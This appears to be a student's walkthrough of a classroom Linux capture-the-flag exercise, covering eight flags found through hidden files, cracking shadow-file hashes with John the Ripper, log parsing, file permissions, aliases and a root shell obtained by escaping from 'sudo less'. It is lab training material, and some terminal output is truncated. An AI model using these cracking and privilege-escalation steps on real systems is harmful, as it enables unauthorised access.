
I'm going to go over the CTF that we did in class, and take you through my thought process for finding each flag.


## flag_1:

Clue - Finding this flag is imperative to moving on quickly, as it contains the passwords from users before they were hacked. Luckily, it doesn't have a great hiding spot.

Looking around I found the first flag using `ls -al` to show all the hidden files in a directory.




## flag_2:

Clue - A famous hacker had created a user on the system a year ago. Find this user, crack his password and login to his account.

In /Documents/my-files I found a shadow file which is used to store passwords, lets take a look inside it!

Having seen a couple videos of who Kevin Mitnik is, I think this is our famous hacker who created an account.

```
landscape:*:18189:0:99999:7:::
pollinate:*:18189:0:99999:7:::
statd:*:18189:0:99999:7:::
sshd:*:18189:0:99999:7:::
vboxadd:!:18189::::::
student:$5$Wjv9lJpFftgGY.uU$4.BTM5jhOKQIj.N0Axza4Saq8QZW/8oRBa8QohZUz.0:18197:0:99999:7:::
mitnik:$5$LHar57iiBOQmb$ORtoOfL0dTTCrrPKboKjH9oJlSavagNEU4lYTujWIh5:18197:0:99999:7:::
student:my-files\ $
```

I used John-The-Ripper to find his password, now lets switch users to mitnik.

```
sysadmin@UbuntuDesktop:~/mitnik$ john ~/mitnik/passwd.txt -wordlist=/usr/share/
wordlists/rockyou.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
trustno1         ()
1g 0:00:00:03 100% 0.2631g/s 277.8p/s 277.8c/s 277.8C/s marie1..stars
Use the "--show" option to display all of the cracked passwords reliably
Session completed
sysadmin@UbuntuDesktop:~/mitnik$
```

and look at that I found the second flag!

```
Password:

You found flag_2:$1$PEDICYq8$6/U/a5Ykxw1OP0.eSrMZO0

mitnik:my-files\ $
```

## flag_3:

Clue - Find a ‘log’ file *and* a zip file related to the hacker's name.

- Use a compound command to figure out the unique count of IP Addresses in this log file. That number is a password.

First I found the log file in the /var/log directory.

```
itnik:log\ $ ls
lternatives.log  cloud-init.log          installer  lxd                 v
pt               cloud-init-output.log   journal    mitnik.log          v
uth.log          dist-upgrade            kern.log   syslog              v
ootstrap.log     dpkg.log                landscape  tallylog            v
tmp              faillog                 lastlog    unattended-upgrades v
itnik:log\ $
```

using the `awk` command I was able to only return unique counts of ip addresses in the file.

```
alternatives.log  cloud-init.log          installer  lxd                 vboxadd-install.log  vboxadd-setup.log.4
apt               cloud-init-output.log   journal    mitnik.log          vboxadd-setup.log    wtmp
auth.log          dist-upgrade            kern.log   syslog              vboxadd-setup.log.1
bootstrap.log     dpkg.log                landscape  tallylog            vboxadd-setup.log.2
btmp              faillog                 lastlog    unattended-upgrades vboxadd-setup.log.3
mitnik:log\ $ awk '{ print $1 } ' mitnik.log | sort | uniq | wc -l
102
mitnik:log\ $
```

I unzip the .secret file and put in the password we found.

```
mitnik:Documents\ $ unzip .secret.zip
Archive:  .secret.zip
[.secret.zip] babbage password:
  inflating: babbage
mitnik:Documents\ $ ls
babbage
mitnik:Documents\ $ cat babbage
-----------------
babbage : freedom
-----------------
```

This looks like a user and possibly a password lets switch users to Babbage.

```
mitnik:Documents\ $ su babbage
Password:

You found flag_3:$1$Y9tp8XTi$m6pAR1bQ36oAh.At4G5s3.
```

Sweet another flag!

## flag_4:

Clue - Find a directory with a list of hackers. Look for a file that has `read` permissions for the owner, `no` permissions for groups and `executable` only for everyone else.

I moved into the Documents directory and notice that Stallman had the file permissions we're looking for.

```
---xrwxr-- 1 babbage babbage    0 May  5  2020 rossum
-r-------x 1 babbage babbage    9 May  5  2020 stallman
-rw-rw-rw- 1 babbage babbage    0 May  5  2020 stroustrup
---x---r-- 1 babbage babbage    0 May  5  2020 thompson
-rwx-w---- 1 babbage babbage    0 May  5  2020 torvalds
```

let's look inside the Stallman file.

```
babbage:Documents\ $ cat stallman
computer
babbage:Documents\ $ cat gates
babbage:Documents\ $ su stallman
Password:

You found flag_4:$1$lGQ7QprJ$m4eE.b8jhvsp8CNbuIF5U0
```

For a hacker he does not have a strong password, but makes finding flag 4 easier.

## flag_5:

Clue - This user is writing a bash script, except it isn't quite working yet. Find it, debug it and run it.

I found the bash script and ran it it to see what type of errors we are dealing with.

```
stallman:Documents\ $ ./flag5.sh
./flag5.sh: line 4: syntax error near unexpected token `do'
./flag5.sh: line 4: `    do'
stallman:Documents\ $
```

It looks like they just wrote "do" twice, now lets make this an executable file and run it.

```
#!/bin/bash
width=72
for i in ${0}   do
    do
    lines="$(wc -l < $1 | sed 's/ //g')"
    chars="$(wc -c < $1 | sed 's/ //g')"
    owner="$(ls -ld $1 | awk '{print $3}')"
    echo "--------------------------------------------------------------------"
    echo "File $1 ($lines lines, $chars characters, owned by $owner):"
    echo -e "--------------------------------------------------------------------\n"
    file=$(cat /var/tmp/5galf)
        if [ ${#file} -gt $width ]
        echo "$file" | fmt | sed -e 's/^/  /' -e '2,$s/^/+ /'
```

voilà we found flag 5, and the sysadmin password!

```
------------------------------------------------------------------
File  ( lines,  characters, owned by stallman):
------------------------------------------------------------------

--------------------------------------------------
+
+  You found flag_5:$1$zuzYyKCN$secHwYBXIELGqOv8rWzG00
+
+   --------------- sysadmin : passw0rd ----------------
  --------------------------------------------------

 You found flag_5:$1$zuzYyKCN$secHwYBXIELGqOv8rWzG00

--------------- sysadmin : passw0rd ----------------
------------------------------------------------------------------
stallman:Documents\ $
```

## flag_6:

Clue - Inspect this user's custom aliases and run the suspicious one for the proper flag.

I know to view all the aliases in Linux we type the command `alias`

```
ysadmin:Documents\ $ alias
lias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)"
''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
lias egrep='egrep --color=auto'
lias fgrep='fgrep --color=auto'
lias flag='echo You found '\''flag_6:$1$Qbq.XLLp$oj.BXuxR2q99bJwNEFhSH1'\'''
lias grep='grep --color=auto'
lias l='ls -CF'
lias la='ls -A'
lias ll='ls -alF'
lias ls='ls --color=auto'
ysadmin:Documents\ $
```

Well that was easy.

## flag_7:

Clue - Find an exploit to gain a root shell. Login as the root user.

I used `sudo -l` to see what sudo commands we can use.

```
sysadmin:Documents\ $ sudo -l
Matching Defaults entries for sysadmin on scavenger-hunt:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l

User sysadmin may run the following commands on scavenger-hunt:
    (ALL : ALL) ALL
    (ALL : ALL) /usr/bin/less
sysadmin:Documents\ $
```


it looks like we can use `less` , lets use the website GTFO bins to see how we can escalate privilege to root.

```
sudo less /etc/profile
!/bin/sh
```

---


In the /etc/profile I typed in `!/bin/sh` , once I press enter I should be in root.


Sweet! Now let's find the flag.




## flag_8:

Clue - Gather each of the 7 flags into a file and format it as if each flag was a username and password.

Crack these passwords for the final flag.

- **Hint** Every flag should be exactly the same length of characters. Be sure to remove any backslashes that you find!

I used John-The-Ripper to crack the hashes
flag_1: Congratulations
flag_2:You
flag_3:have
flag_4:completed
flag_5:this
flag_6:Cyber
flag_7:Challenge.


@AARON